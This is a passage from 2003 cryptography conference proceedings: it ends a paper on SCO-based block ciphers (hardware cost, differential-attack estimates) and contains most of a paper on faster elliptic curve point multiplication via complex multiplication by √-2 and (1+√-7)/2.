SCO-3 (b) working with the 128-bit key $Q = (Q_1, Q_2, Q_3, Q_4)$. The generalized encryption scheme of the both ciphers is represented in Fig. 6(c). The FT in SCO-2 is performed as swapping subblocks and performing two XOR operations: $A := A \oplus G_{13}$ and $B := B \oplus T_{13}$. In SCO-3 the FT is performed as follows: $A := A -_{32} G_{13}$ and $B := B +_{32} T_{13}$, where "$+_n$" ("$-_n$") denote addition (subtraction) modulo 2^n. Table 3 presents the key scheduling and specification of the switching bits for SCO-2 and SCO-3. The ciphers use identical key scheduling for encryption, however for decryption SCO-2 and SCO-3 use different key scheduling. Key scheduling marked with token * (**) corresponds to SCO-3 (SCO-2).

4 Estimate of the Hardware Implementation and Security

While the FPGA implementation of the cipher SCO-1 oriented to hardware the consumption of the logical cells is independent of type of the boxes $\mathbf{S}_{2;1}$ used as elementary building blocks for constructing the boxes and $\mathbf{S}^{(e)}_{32;96}$. While the VLSI implementation the critical path and required number of nand gates depend on the type of the elementary building blocks, however in all cases the implementation cost and the depth of the critical path are comparatively small.

The elementary box $\mathbf{S}^{(v)}_{2;1}$ can be implemented with 7 nand gates. In this case the time delay of $\mathbf{S}^{(e)}_{2;1}$ equals about $2t_{\oplus}$, where $t_{\oplus}$ is the time delay of the XOR operation. The implementation with 16 nand gates provides the time delay $t_{\oplus}$. Thus, the time delay corresponding to one active layer of the box $\mathbf{S}^{(e)}_{32;96}$ is approximately equal to $t_{\oplus}$ (expensive (E) implementation) and $2t_{\oplus}$ (cheap (C) implementation). Time delay of the six-layer SCO boxes used in SCO-1 is equal to $6t_{\oplus}$ and $12t_{\oplus}$ for respective implementation variants. The critical path of one round of the cipher SCO-1 equals $15t_{\oplus}$ (E) and $27t_{\oplus}$ (C). The critical path of the full SCO-1 equals $122t_{\oplus}$ (E) and $218t_{\oplus}$ (C) (see Table 4).

Conservative estimate shows that implementation of the boxes $\mathbf{S}^{\prime(e)}_{32;96}$ and $\mathbf{S}^{(e)}_{32;96}$ takes about 1000 (C) and 2300 (E) nand gates. The last figures define the implementation cost of the additional instruction of some hypothetical microcontroller while implementing the ciphers SCO-2 and SCO-3 in firmware.

One round of the hardware-oriented cipher SCO-1 can be implemented using about 4,400 (C) and 9,600 (E) gates. In the case of the implementation hardware architecture described in [5] all rounds are implemented, the implementation is free of pipelining though. For full round SCO-1 we have the implementation cost 35,200 (C) and 76,800 (E) nand gates. To the last figures one should add some gate count corresponding to two 64-bit registers for input and output data and to the 128-bit register for key. This makes about 1,500 additional nand gates. The whole implementation cost of SCO-1 is presented in Table 4 which compares hardware evaluation for different ciphers.

One can see that the fastest implementation corresponds to 128-bit cipher Rijndael (performance $z \approx 1.35$ bit/$t_{\oplus}$) and the cheapest one corresponds to the C variant of the SCO-1 (580 gate/bit). The SCO-1 ($z \approx 0.30 - 0.52$ bit/$t_{\oplus}$) is faster than RC6 ($z \approx 0.15$ bit/$t_{\oplus}$), Triple-DES ($z \approx 0.29$ bit/$t_{\oplus}$), and Twofish ($z \approx 0.27$ bit/$t_{\oplus}$). It is remarkable that SCO-1 is cheaper than DES (≈ 840 gate/bit). The structure of the COS-based ciphers suites well for the pipeline-architecture implementation. Such implementation of SCO-1 with 85,000 gates provides performance $z = 4.1$ bit/$t_{\oplus}$. Hardware implementation efficacy of the SCO-1 is due to designing it at bit level. Using the SCO boxes $\mathbf{S}^{(e)}_{64;192}$ one can design a 128-bit SCO-based cipher having the round structure similar to that of SCO-1. We have estimated that in this case the performance 8.3 bit/$t_{\oplus}$ can be easy get for a pipelined implementation with about 170,000 gates.

Our preliminary security estimations for SCO-1, SCO-2, and SCO-3 show that the most useful linear and differential characteristics (DCs) correspond to the case of few active bits, the differential attack (DA) being more efficient than linear one. The last corresponds to the results on analysis of different DDP-based ciphers presented in [3]. Let $p(r) = \Pr\left(\Delta \xrightarrow{r} \Delta'\right)$ denote the probability that the Δ input difference transforms

Table 4. Hardware evaluation of SCO-1 against some well-known ciphers

Cipher, (implementation)	Gate count		Critical path, $t_{\oplus}$	
	key schedule	encryption	key setup,	encryption
SCO-1, (C)	500	36,200	-	218
SCO-1, (E)	500	77,800	-	122
DES, ([7])	12,000	42,000	-	80
Triple-DES, ([7])	23,000	120,000	-	220
Rijndael, ([7])	94,000	520,000	83	95
RC6, ([7])	900,000	740,000	3000	880
Twofish, ([7])	230,000	200,000	23	470

into the Δ' output difference when passing through r rounds. For the considered ciphers the most efficient is the two-round iterative DC with the difference (Δ_0^A, Δ_1^B), where indices indicates the number of active bits and Δ_1 denotes arbitrary difference with one active bit, i.e. Δ_1^B denotes a batch of the one-bit differences in the right data subblock. We have obtained the following evaluations: $p(2) < 2^{-28}$, $p(8) < 2^{-112}$ for SCO-1; $p(2) < 2^{-16}$, $p(12) < 2^{-96}$ for SCO-2; and $p(2) < 2^{-13}$, $p(12) < 2^{-78}$ for SCO-3. These results show that the described ciphers are indistinguishable from a random cipher with DA using the considered iterative DC.

5 Conclusion

This research has shown that using controlled permutation and substitution-permutation networks with symmetric topology one can efficiently implement different switchable DDOs. Using class of elementary controlled involutions $\mathbf{S}_{2;1}$ [2] different variants of SCOs can be designed the given fixed topology. For fixed type of the $\mathbf{S}_{2;1}$ box different SCOs can be constructed using different topologies. One can extend the class of SCOs using different pairs of the mutually inverse elementary boxes $\mathbf{S}_{2;1}$ and $\mathbf{S}_{2;1}^{-1}$ that are not involutions. In this case one should place them in a symmetric manner in a symmetric topology. The COS boxes used as DDOs are highly non-linear primitives [2] and it is evident that SCOs have the same non-linear properties (for fixed topology and fixed type of the boxes $\mathbf{S}_{2;1}$).

The paper proposes several SCO-based block ciphers, however they are presumably only implementation examples. Using methodology [3] of the block cipher design based on the use of the DDOs the reader can easy construct many other cryptosystems using very simple key scheduling and having high security against known attacks. While using SKS in the block cipher design one can apply the SCO boxes that should provide (1) avoiding the weak keys and (2) security against slide attacks based on chosen key. An interesting peculiarity of SCO-1 is that it uses no reversing the key scheduling to change encryption mode. This is due to symmetry of the used keys scheduling. This peculiarity makes the implementation to be cheaper.

Our preliminary security estimations of the proposed ciphers show that they are indistinguishable from a random cipher with differential, linear and other attacks. Differential cryptanalysis appears to be more efficient against proposed SCO-based ciphers

than the linear attack. This result is in confirmation with the analysis of other DDO-based ciphers described in [3]. The main results of this paper can be formulated as follows:

1. The SCOs are introduced as a new cryptographic primitive suitable to designing fast ciphers while implemented in cheap hardware.

2. The use of SCOs is a method to prevent weak keys and homogeneity in the ciphers with SKS. Several SCO-based ciphers with SKS have been proposed.

3. Use of SCOs allows one to design secure ciphers that are free of reversing the key scheduling while changing encryption mode for decryption one.

References

1. Biryukov, A., Wagner, D.: Advanced Slide Attacks. Advances in Cryptology - Eurocrypt'2000, Lecture Notes in Computer Science, Vol. 1807, Springer-Verlag, Berlin (2000) 589–606
2. Eremeev, M.A., Moldovyan, A.A., Moldovyan, N.A.: Data Encryption Transformations Based on New Primitive. Avtomatika i Telemehanika (Russian Academy of Sciences) **12** (2002) 35–47
3. Goots, N.D., Izotov, B.V., Moldovyan, A.A., Moldovyan, N.A.: Modern Cryptography: Protect Your Data with Fast Block Ciphers. Wayne, A-LIST Publishing (2003) 400
4. Goots, N.D., Moldovyan, A.A., Moldovyan, N.A.: Fast Encryption Algorithm SPECTR-H64. Int. Workshop MMM-ANCS Proc. Lecture Notes in Computer Science, Vol. 2052, Springer-Verlag, Berlin (2001) 275–286
5. Ichikawa, T., Kasuya, T., Matsui, M.: Hardware Evaluation of the AES Finalists, 3rd AES Confer. Proc. April 13-14, 2000. New York, NY, USA (http://www.nist.gov/aes)
6. Moldovyan, A.A., Moldovyan, N.A.: A Cipher Based on Data-Dependent Permutations, Journal of Cryptology, Vol. 15, **1** (2002) 61–72
7. Waksman, A.A.: Permutation Network. Journal of the ACM, Vol. 15, **1** (1968) 159–163

Elliptic Curve Point Multiplication

Alexander Rostovtsev and Elena Makhovenko

Department of Information Security of Computer Systems
St. Petersburg State Polytechnic University
Polytechnitcheskaya st., 29, St. Petersburg, 195251, Russia
{rostovtsev,helen}@ssl.stu.neva.ru

Abstract. A method for elliptic curve point multiplication is proposed with complex multiplication by $\sqrt{-2}$ or by $(1 \pm \sqrt{-7})/2$ instead of point doubling, speeding up multiplication about 1.34 times. Complex multiplication is given by isogeny of degree 2. Higher radix makes it possible to use one instead of two point doublings and to speed up computation about 1.61 times. Algorithm, representing exponent in $\sqrt{-2}$-adic notation for digital signature protocols, is proposed. Key agreement and public key encryption protocols can be implemented directly in $\sqrt{-2}$-adic notation.

1 Introduction

Elliptic curves over finite fields, proposed in [1], are widely used in cryptography, because of their speed and exponential strength. A wide range of cryptographic primitives (digital signatures, public-key encryption, key agreement, zero-knowledge proofs, oblivious transfer, etc.) can be implemented with elliptic curves.

Elliptic curve $E(K)$ over the field K of characteristic $\neq 2$ is given by affine equation $y^2 = f(x)$, where cubic polynomial $f(x) = x^3 + a_2x^2 + a_4x + a_6$ has no multiple roots in $\overline{K}$ (algebraic closure of K). Pairs (x, y), satisfying affine equation, and the point of infinity P_∞, which cannot be represented as a solution of elliptic curve affine equation, form the set of affine elliptic curve points. The whole set of elliptic curve points is given by projective equation $Y^2Z = X^3 + a_2X^2Z + a_4XZ^2 + a_6Z^3$, where $(X, Y, Z) = (uX, uY, uZ)$ for any $u \in K^*$ and $P_\infty = (0, 1, 0)$.

Elliptic curve points form additive Abelian group with the point P_∞ as the group zero, $(x, y) + (x, -y) = P_\infty$. Multiple point addition $(x, y) + \ldots + (x, y) = n(x, y)$ gives point multiplication by an integer n. Let $K = \mathbf{F}_q$ be finite field of $q = p^n$ elements. Then group $E(\mathbf{F}_q)$ has finite order $\#E(\mathbf{F}_q)$. According to Hasse's theorem [2] it holds $|\#E(\mathbf{F}_q) - q - 1| \leq 2\sqrt{q}$. Group $E(\mathbf{F}_q)$ is either cyclic or a direct sum of two cyclic groups [1]. In the latter case group order is not square-free. For elliptic curve $E_1(\mathbf{F}_q)$ with $\#E_1(\mathbf{F}_q) = q + 1 + T$ there exists twisted curve $E_2(\mathbf{F}_q)$ with $\#E_2(\mathbf{F}_q) = q + 1 - T$.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 328–336, 2003.

Infinite group $E(\overline{\mathbf{F}}_q)$ has endomorphisms $(x, y) \to n(x, y)$, where $n \in \mathbf{Z}$. If the set of these endomorphisms is strongly larger than $\mathbf{Z}$, elliptic curve has complex multiplication.

Security of elliptic curve cryptosystems, such as ECDSS [3], public key encryption, Diffie–Hellman key agreement, etc. relies upon the complexity of elliptic curve discrete logarithm problem (ECDLP): given elliptic curve $E(\mathbf{F}_q)$, generator $Q \in E(\mathbf{F}_q)$ of prime order r and $P \in \langle Q \rangle$ find an exponent l such that $P = lQ$.

Generalized Pollard's algorithm [4] of complexity $O(\sqrt{r})$ is the best known one for solving ECDLP. If $E(\mathbf{F}_q)$ has efficiently counted non-trivial automorphism group, then Pollard's algorithm can be executed in two stages. The first one deals with the orbits of automorphism group and the second one refines logarithm inside the orbit [5]. Usually such automorphisms correspond to complex multiplication.

For example, elliptic curve $E(\mathbf{F}_p)$: $y^2 = x^3 + B$, $p \equiv 1 \pmod 6$, has automorphism $\varphi(x, y) = (\omega x, -y)$, where $\omega^2 - \omega + 1 = 0$ in $\mathbf{F}_p$. If r^2 does not divide $\#E(\mathbf{F}_p)$, then φ acts in the cyclic subgroup of order r and $\varphi^6 \equiv 1 \pmod r$. Cardinality of affine point orbit for this subgroup is equal to 6. For all the elements of the orbit the value x^3 (and y^2) is the same. There exists $\rho \in \mathbf{F}_r$ such that $\rho^6 = 1$. If l denotes discrete logarithm of an arbitrary element of the orbit, then $\rho^i l \pmod r$ is discrete logarithm of some other element of the orbit. This property decreases ECDLP complexity about $\sqrt{6}$ times. Similarly, elliptic curve $E(\mathbf{F}_p)$: $y^2 = x^3 + Ax$, $p \equiv 1 \pmod 4$, has automorphism: $\varphi(x, y) = (-x, iy)$, where $i^2 = -1$ in $\mathbf{F}_p$. If r^2 does not divide $\#E(\mathbf{F}_p)$, then φ acts in the cyclic subgroup of order r and $\varphi^4 \equiv 1 \pmod r$. For this curve ECDLP complexity is decreased about 2 times.

ECDLP is hard if the following situation holds:

- r is a large prime (160 bits for ECDSS and 254–256 bits for Russian digital signature standard GOST R 34.10–2001; r^2 does not divide group order in both standards),
- there is no Weil pairing injective homomorphism [6] from $E(\mathbf{F}_q)$ to any group $\mathbf{F}_{q^n}^*$ for small exponents n (i.e. $q^k \neq 1 \pmod r$ for $1 \le k \le 20$ in ECDSS and $1 \le k \le 31$ in GOST), and
- there is no surjective homomorphism from $E(\mathbf{F}_q)$ to $\mathbf{F}_p$ [7] (i.e. $r \neq p$, where p is the characteristic of $\mathbf{F}_q$).

2 Elliptic Curve with Complex Multiplication by $\sqrt{-2}$

Elliptic curve cryptosystem rate is dictated by the complexity of multiplication a point by a number. Usually this procedure is performed by doublings and additions [1]. For example, to compute $25Q$ we represent 25 in binary: (11001), and then compute the chain, beginning from the most significant digits: $2^3(2Q + Q) + Q$.

Point multiplication procedure allows further acceleration if higher radix exponent representation is used, combined with signed binary digits (0, 1, –1) [8]. In signed

binary window method the string of $k \geq 2$ binary units (0, 1, 1, …, 1, 1) is replaced with the string of $k + 1$ signed binary digits (1, 0, 0, …, 0, –1). The higher radix exponent method uses radix of the form 2^d, where d is relatively small, for example, $d = 4$. Firstly points $2Q$, $3Q$, …, $(2^d–1)Q$ are computed. Secondly exponent number is represented in 2^d-base notation, so only $(\log_2 r)/d$ point additions are needed.

For affine point doubling and addition inversion in $\mathbf{F}_q$ is needed. This operation is relatively slow. Projective coordinates exclude inversion during doubling and addition; so inversion is needed only once, after all doublings and additions are done. Doubling (and addition) requires addition, subtraction and multiplication in $\mathbf{F}_q$. The first two operations are of linear complexity and the third one is of quadratic complexity, so the rate of elliptic curve arithmetic depends on the number of multiplications. Doubling and addition need 12 and 15 field multiplications respectively [8].

Elliptic curves with $j = 0$ and $j = 1728$ possess complex multiplication. So to compute kQ we represent exponent k as $k \equiv k_0 + wk_1 \pmod r$, where w is an eigenvalue of complex multiplication operator, and $|k_0| < \sqrt{r}$, $|k_1| < \sqrt{r}$. We can use common base of points Q, $2Q$, …, $2^{\lfloor (\log_2 r)/2 \rfloor}Q$ for k_0 and k_1. Point multiplication, performed as k_0Q, k_1Q, wk_1Q, $k_0Q + wk_1Q$ [8], is faster than commonly used multiplication.

We introduce a large class of elliptic curves with fast complex multiplication instead of doubling and a simple algorithm, establishing bijection between the field $\mathbf{F}_r$ and the subset of polynomials of degree $\leq r – 1$ over $\{–1, 0, 1\}$.

Elliptic curve $E(\mathbf{F}_p)$: $y^2 = x^3 + Ax^2 + Bx$ is defined by j-invariant $j = \dfrac{1728 \cdot 4A^3}{4A^3 + 27B^2}$ up to isomorphism. This curve over $\overline{\mathbf{F}}_p$ has isogeny of degree 2: rational map $E(\overline{\mathbf{F}}_p) \to E_1(\overline{\mathbf{F}}_p)$, under which $P_\infty \to P_\infty$ (in practice it is sufficient to consider curve over $\mathbf{F}_p$ or its quadratic extension). Isogeny kernel is a set of $E(\overline{\mathbf{F}}_p)$-points, mapping to P_∞; it consists of four points of order 2.

For isogeny $E \to E_1$ curves E, E_1 are called isogenious. The set of curves, isogenious to the given curve E with invariant j, is given by $\mathbf{F}_p$-roots of modular polynomial

$$\Phi_2(u, v) = u^3 + v^3 – u^2v^2 + 1488uv(u + v) – 162000(u^2 + v^2) + 40773375\, uv + \\ + 8748000000(u + v) – 157464000000000\,,$$

if we set $v = j$. These roots are j-invariants of elliptic curves, which have isogeny of degree 2 with E. If j is a root of $\Phi_2(u, j)$, then isogeny maps elliptic curve into itself and corresponds to complex multiplication by non-real quadratic integer with the norm 2. There exist two quadratic integers of this kind: $\sqrt{-2}$ and $(1+\sqrt{-7})/2$.

Let $E(\mathbf{F}_p)$ be elliptic curve over prime finite field with one parameter t:

$$y^2 = x^3 – 4tx^2 + 2t^2x\,. \tag{1}$$

It is known [9] that if

$$p = a^2 + 2b^2 , \tag{2}$$

then

$$\#E(\mathbf{F}_p) = (a \pm 1)^2 + 2b^2 . \tag{3}$$

The ring $\mathbf{Z}[\sqrt{-2}]$ is Euclidean, so it possesses unique factorization and a prime p has unique representation (2) if and only if –2 is quadratic residue modulo p. Indeed, if $\left(\frac{-2}{p}\right)=1$, then equation $x^2 + 2 = tp$ has a root in $\mathbf{Z}$. Hence $(x+\sqrt{-2})(x-\sqrt{-2})$ divides tp (and p) over $\mathbf{Z}[\sqrt{-2}]$, so (2) holds. Conversely, if (2) holds, multiplying (2) by b^{-2} gives $a^2b^{-2} + 2 \equiv 0 \pmod p$. Let $\pi = a + b\sqrt{-2}$, $\overline{\pi} = a - b\sqrt{-2}$. Then $p = \pi\overline{\pi}$. Both π and $\overline{\pi}$ are prime in $\mathbf{Z}[\sqrt{-2}]$, because their norm is prime.

Note that if $a \equiv \pm 1 \pmod 6$ and $b \equiv 3 \pmod 6$ in (2) then $p \equiv 3 \pmod 4$, $\#E(\mathbf{F}_p) \equiv 2 \pmod 4$ and it is possible to get $r = (p + 1 \pm 2a)/2$. Twisted curve is obtained by multiplying t by arbitrary quadratic non-residue modulo p, for example –1.

Assume that $r = \#E(\mathbf{F}_p)/2$ for (1) (instead of 2 other divisors of $\#E(\mathbf{F}_p)$ can be used). Isogeny of degree 2 acts over $\mathbf{F}_p$ on the subgroup of order r as complex multiplication by $\sqrt{-2}$:

$$\sqrt{-2}(x, y) = (-y^2/(2x^2), (y(x^2 - 2t^2))/(2\sqrt{-2}x^2)) .$$

So, given prime group order r, there exists $\sqrt{-2} \pmod r$ and there are positive integers c, d such that $r = c^2 + 2d^2$. Note that since $\#E(\mathbf{F}_p) \neq 0 \pmod{r^2}$, there exists only one subgroup of order r.

Elliptic curve (1), given in projective form $Y^2Z = X^3 - 4tX^2Z + 2t^2XZ^2$ for $t = 1/\sqrt{-2}$, has complex multiplication:

$$\sqrt{-2}(X, Y, Z) = (-Y^2Z, Y(X^2 + Z^2)/\sqrt{-2}, 2X^2Z) . \tag{4}$$

Multiplication (4) is faster than doubling: only 7, instead of 12, modular multiplications are needed. So if we use complex multiplication instead of doubling, the rate of cryptographic algorithms increases about 1.34 times.

For $p \equiv 3 \pmod 4$ transformation $x \leftarrow x + 4t/3$, $t \leftarrow \pm(3/10)^{(p+1)/4}$ converts elliptic curve (1) to "usual" Weierstrass form:

$$y^2 = x^3 + Ax + B \tag{5}$$

with $A = 1$ if $p \equiv \pm 1 \pmod{10}$ and $A = -1$ if $p \equiv \pm 3 \pmod{10}$, $B = \pm(14/15)(2/15)^{(p+1)/4}$. For the twisted curve coefficient B is of opposite sign. Then point doubling and point addition formulas are the simplest ones. Sometimes a half

number of doublings can be performed instead of even number of complex multiplications.

This method can be used for higher radix point multiplication. For example, if radix is 16 and we are computing kQ, then we are to precompute $2Q$, $3Q$, …, $15Q$, to divide k (as binary vector) into 4-bit blocks: $k = k_0 + 16k_1 + \ldots + 16^m k_m$ and to compute successively

$$P_m = k_m Q,\ P_{i-1} = 16P_i + k_{i-1}Q \tag{6}$$

for $i = m, m-1, \ldots, 1$.

One iteration in (6) takes four point doublings and one point addition. If we represent exponent k in δ-base notation with $\delta = \sqrt{-2} \pmod r$, then $\delta^4 = 2^2$, radix is 4 and one iteration takes only two doublings instead of four ones. Precomputation includes computation of points $\left(\sum_{i=0}^{3} c_i \delta^i\right) P$ with $c_i \in \{-1, 0, 1\}$. Vectors (c_3, c_2, c_1, c_0) are such that (*, 1, *, 1) = (*, 0, *, –1), where * means arbitrary digit. So we need 24 vectors (up to inverse): (0, 0, 0, 1), (0, 0, 1, 0), (0, 0, 1, 1), (0, 0, 1, –1), (0, 1, 0, 0), (0, 1, 0, –1), (0, 1, 1, 0), (0, 1, –1, 0), (0, 1, 1, –1), (0, 1, –1, 1), (0, 1, –1, –1), (1, 0, 0, 0), (1, 0, 0, 1), (1, 0, 0, –1), (1, 0, –1, 1), (1, 0, –1, 1), (1, 0, –1, –1), (1, 1, 0, 0), (1, –1, 0, 0), (1, 1, 0, –1), (1, 1, –1, 0), (1, 1, –1, –1), (1, –1, –1, 0), (1, –1, –1, 1).

Note that ECDSA uses point multiplication for fixed points, so the bases for these points can be computed independently. Here the number of field multiplications is 1.61 times smaller for 4-digit radix comparatively to usual doubling-addition 4-bit radix algorithm.

To generate elliptic curve we are to find integers a, b such that $p = a^2 + 2b^2$ is prime and $p + 1 + 2a$ or $p + 1 - 2a$ has required large prime factor r.

3 $\sqrt{-2}$-ary Exponent Representation

Let $K = \mathbf{Q}[\sqrt{-2}]$ be quadratic imaginary field and $O_K = \mathbf{Z}[\sqrt{-2}]$ be its ring of integers. Elliptic curve $E(K)$ has endomorphism, given by complex multiplication by $\sqrt{-2}$, so the prime $r = \#E(K)/2$ in O_K is uniquely factored as $r = (c + \sqrt{-2}d)(c - \sqrt{-2}d) = \rho\bar{\rho}$. This factorization can be obtained from (2), (3): $2r = (a \pm 1)^2 + 2b^2$, $r = b^2 + 2((a \pm 1)/2)^2$. Both ρ and $\bar{\rho}$ are primes in $\mathbf{Z}[\sqrt{-2}]$, because their norm is prime in $\mathbf{Z}$. Hence one of two congruences $\rho \equiv 0 \pmod r$, $\bar{\rho} \equiv 0 \pmod r$ holds if we take $\sqrt{-2}$ modulo r. According to (4), transitions between ρ and its conjugate are obtained by changing the sign of $\sqrt{-2} \pmod p$, so without loss of generality the first congruence will be considered.

This point multiplication method can be used in those cryptographic protocols that do not take solving equations modulo r. Such protocols can be implemented for $\sqrt{-2}$ -ary exponent representation.

Protocol 1. Diffie–Hellman Key Agreement. Elliptic curve $E(K)$ and generator $Q \in E(K)$ are publicly known.

Users A and B can agree the secret session key:

1. A chooses exponent $u_A \in O_K$ at random, computes $u_A Q$ and sends this point to B.
2. B chooses exponent $u_B \in O_K$ at random, computes $u_B Q$ and sends this point to A.
3. B multiplies received point $u_A Q$ by his exponent u_B and obtains point $u_B u_A Q$.
4. A multiplies received point $u_B Q$ by his exponent u_A and obtains point $u_A u_B Q$.

Point $u_A u_B Q = u_B u_A Q$ is the desired secret key.

Protocol 2. ElGamal Public Key Encryption. Elliptic curve $E(K)$, generator $Q \in E(K)$ and public key $P \in E(K)$ are publicly known. Exponent $l \in O_K$ such that $P = lQ$ is the user's B secret key. Users A and B can implement public-key encryption/decryption for message m, $1 \le \log_2 m < \log_2|\rho| - 1$ ($|\rho|$ is integer, corresponding to vector ρ with binary coefficients).

1. A chooses exponent $k \in O_K$ at random, computes points $R = kQ$, $S = kP$, computes XOR-sum $c = x_S \oplus m$ and sends ciphertext (c, x_R) to B.
2. B computes $\pm y_R$ as a square root of $x_R^3 + Ax_R + B$ and obtains point $\pm R$; multiplies this point by l, obtains point $\pm S = (x_S, \pm y_S)$ and decrypts a message $m = x_S \oplus c$.

Digital signature protocols such as DSS take computation modulo ρ in O_K. Computation can be implemented in two steps: usual computing in $\mathbf{Z}/r\mathbf{Z}$ and mapping the result into the field $O_K/\rho O_K$.

Any exponent admits of unique minimal $\sqrt{-2}$ -ary representation with the length $\log_2 r$ at most. Prime fields $\mathbf{F}_r$ and $O_K/\rho O_K$ consist of r elements and hence are isomorphic. So exponent minimization is equivalent to reduction modulo ρ in O_K. Note that $\sigma + \tau\rho \equiv \sigma \pmod{\rho}$ for $\sigma, \tau \in O_K$.

Norm N of quadratic integer $s + t\sqrt{-2}$ is $N(s + t\sqrt{-2}) = s^2 + 2t^2$. Norm function is multiplicative and gives isomorphism from $(O_K/\rho O_K)^*$ to $\mathbf{F}_r^*$. Reduction $(k \in \mathbf{F}_r) \to (k \pmod{\rho} \in O_K/\rho O_K)$ is performed as norm minimization. The following algorithm reduces integer modulo ρ.

Input. Integer k; $\rho = c + d\sqrt{-2}$.

Output. $k \equiv k_0 + k_1\sqrt{-2} \pmod{\rho}$, where $|k_0| < \sqrt{r}, |k_1| < \sqrt{r}$.

Method.

1. Set $k_0 \leftarrow k$, $k_1 \leftarrow 0$, $\kappa \leftarrow k_0 + k_1\sqrt{-2}$.

2. Find optimal step length in real and imaginary directions: $n_r = \lfloor (ck_0 + 2dk_1)/r \rceil$, $n_i = \lfloor (ck_1 - dk_0)/r \rceil$ and norms $N_r = N(\kappa - n_r\rho)$, $N_i = N(\kappa - n_i\sqrt{-2}\rho)$. Square brackets here mean the nearest integer.
3. If $n_i = n_r = 0$ then set $k \leftarrow \kappa$ else
   3.1. If $N_r < N_i$ then set $\kappa \leftarrow \kappa - n_r\rho$ else set $\kappa \leftarrow \kappa - n_i\sqrt{-2}\rho$.
   3.2. Go to step 2.
4. Return(k).

Algorithm finds representation $k \equiv k_0 + k_1\sqrt{-2} \pmod{\rho}$ with minimum norm $N(k) < r$ and takes two iterations at most: for real and imaginary directions. In fact this algorithm computes field isomorphism φ: $\mathbf{F}_r \to O_K$, so it gives $\varphi(0) = 0$, $\varphi(1) = 1$, and if $\varphi(k) = \kappa$ then $\varphi(k + 1) \equiv \kappa + 1 \pmod{\rho}$.

The process can be illustrated geometrically in complex rectangular lattice with base vectors $\{1, \sqrt{-2}\}$ as a successive approach to the origin. It comes to a halt as soon as quadratic integer κ falls into a parallelogram, which is disposed symmetrically within the ellipse $x^2 + 2y^2 = r$ and contains r integer lattice points and.

Algorithm can be speeded up by analogy with usual Euclidean algorithm transformation to binary one. To do this, complex number ρ (in $\sqrt{-2}$ -base notation) is represented as a vector over $\{-1, 0, 1\}$ and $k = \sum K_i 2^i$ is represented as a vector $(\ldots, -K_3, 0, K_2, 0, -K_1, 0, K_0)$. No computable orbit of automorphism group is known for given point of order r. Note that if $\sqrt{-2}$ generates the whole group $\mathbf{F}_r^*$ or its large subgroup, then orbits attack described in section 1 has no advantages over points attack even though the orbit can be efficiently computed. So none of known algorithms for ECDLP solving is faster than $O(\sqrt{r})$ elliptic curve operations.

4 Elliptic Curve with Complex Multiplication by $(1+\sqrt{-7})/2$

This approach is also suitable for elliptic curves with complex multiplication by $(1+\sqrt{-7})/2$. Let $K = \mathbf{Q}[\sqrt{-7}]$ and $O_K = \mathbf{Z}\left[(1+\sqrt{-7})/2\right]$ be imaginary quadratic field and its ring of integers, respectively. Ring O_K is Euclidean and possess unique factorization. Prime field characteristic $p = c^2 + cd + 2d^2$ can be linearly transformed to $p = a^2 + 7b^2$, where $a \equiv 0 \pmod 2$, $b \equiv 1 \pmod 2$. So $p \equiv 3 \pmod 4$, $\#E(\mathbf{F}_p) = p + 1 \pm 2a \equiv 0 \pmod 4$.

This curve can be given by Weiersrass equation (5) with $A = \left(\frac{-7/5}{p}\right)$ (Jacobi symbol) and $B \equiv (2/5)(-7/5)^{(p+1)/4} \pmod{p}$. For the twisted curve coefficient B is of opposite sign. Complex multiplication formulas become simpler if we use equation in another form.

Let $\xi = (1+\sqrt{-7})/2$ in $\mathbf{F}_p$. Complex multiplication for the curve $Y^2Z = X^3 + tX^2Z + t^2\xi^6XZ^2/36$, where $t = -6/(2+\xi^2)$, is given by

$$((1+\sqrt{-7})/2)(X,Y,Z) = (Z(\alpha Y^2 + X^2), \gamma Y(X^2 + \delta Z^2), X^2Z)$$

with $\alpha = \xi^2/4, \gamma = -\xi^3/8, \delta = -\xi^6/36$. This complex multiplication takes 8 field multiplications, so this curve is slightly slower than the curve with complex multiplication by $\sqrt{-2}$.

Complex multiplication by $(1-\sqrt{-7})/2$ is given by conjugate coefficients α, γ, δ. Two successive complex multiplications by conjugates give doubling, so radix can be represented by two or four digits from the set $\{-1, 0, 1\}$.

Let η and $\overline{\eta}$ be operators of complex multiplication by conjugates. Then $r = a'^2 + a'b' + 2b'^2 = (a + b\eta)(a + b\overline{\eta}) = \rho\overline{\rho}$ presents factorization of prime group order in O_K. Either ρ or $\overline{\rho}$ corresponds to 0 modulo r. Without loss of generality we can take $\rho \equiv 0 \pmod{r}$. Fields $\mathbf{F}_r$ and $O_K/\rho O_K$ consist of r elements and hence are isomorphic. Isomorphism $\mathbf{F}_r \to O_K/\rho O_K$ can be computed by algorithm, similar to one described in the previous section. Note that algorithm takes two iterations if it uses orthogonal directions, that correspond to 1 and $\sqrt{-7}$. More iterations can occur if non-orthogonal directions 1 and $(1+\sqrt{-7})/2$ are used.

It can be also shown that each $k \in \mathbf{F}_r$ can be represented as polynomial of alternating operators η and $\overline{\eta}$ of degree $\le \log_2 r$ with $\{-1, 0, 1\}$ coefficients. So using radix 4 allows speeding up elliptic curve point multiplication about 1.5 times with respect to analogue radix 16 method.

One can use complex multiplication by $\sqrt{-3}$, $(1+\sqrt{-11})/2$, given by isogeny of degree 3, but formulas for complex multiplication, given by isogenies of degree ≥ 3, are more complex than considered ones.

Elliptic curve cannot possess two or more complex multiplications in different imaginary quadratic fields $\mathbf{Q}[\sqrt{-D_1}]$, $\mathbf{Q}[\sqrt{-D_2}]$, where D_1, D_2 are square-free. If this were the case, there would be two representations $p = a^2 + f_1^2 D_1 b_1^2$ (or $p = a^2 + ab_1 + \frac{f_1^2 D_1 + 1}{4} b_1^2$) and $p = a^2 + f_2^2 D_2 b_2^2$ (or $p = a^2 + ab_2 + \frac{f_2^2 D_2 + 1}{4} b_2^2$) with conductors f_1, f_2 [9]; this leads to contradiction.

Hence, considered elliptic curves seem to be the fastest over prime finite fields. This arithmetic can be used also for elliptic curves in any other normal form (Legendre, Hesse, etc.).

References

1. Koblitz, N.: Elliptic curve cryptosystems. Mathematics of Computation, **48** (1987) 203–209
2. Husemöller, D.: Elliptic curves. Graduate Texts in Mathematics, Vol. 111. Springer-Verlag, Berlin Heidelberg New York (1987)
3. ANSI X9.62–1998, Public key cryptography for the financial industry: the elliptic curve digital signature algorithm (ECDSA)
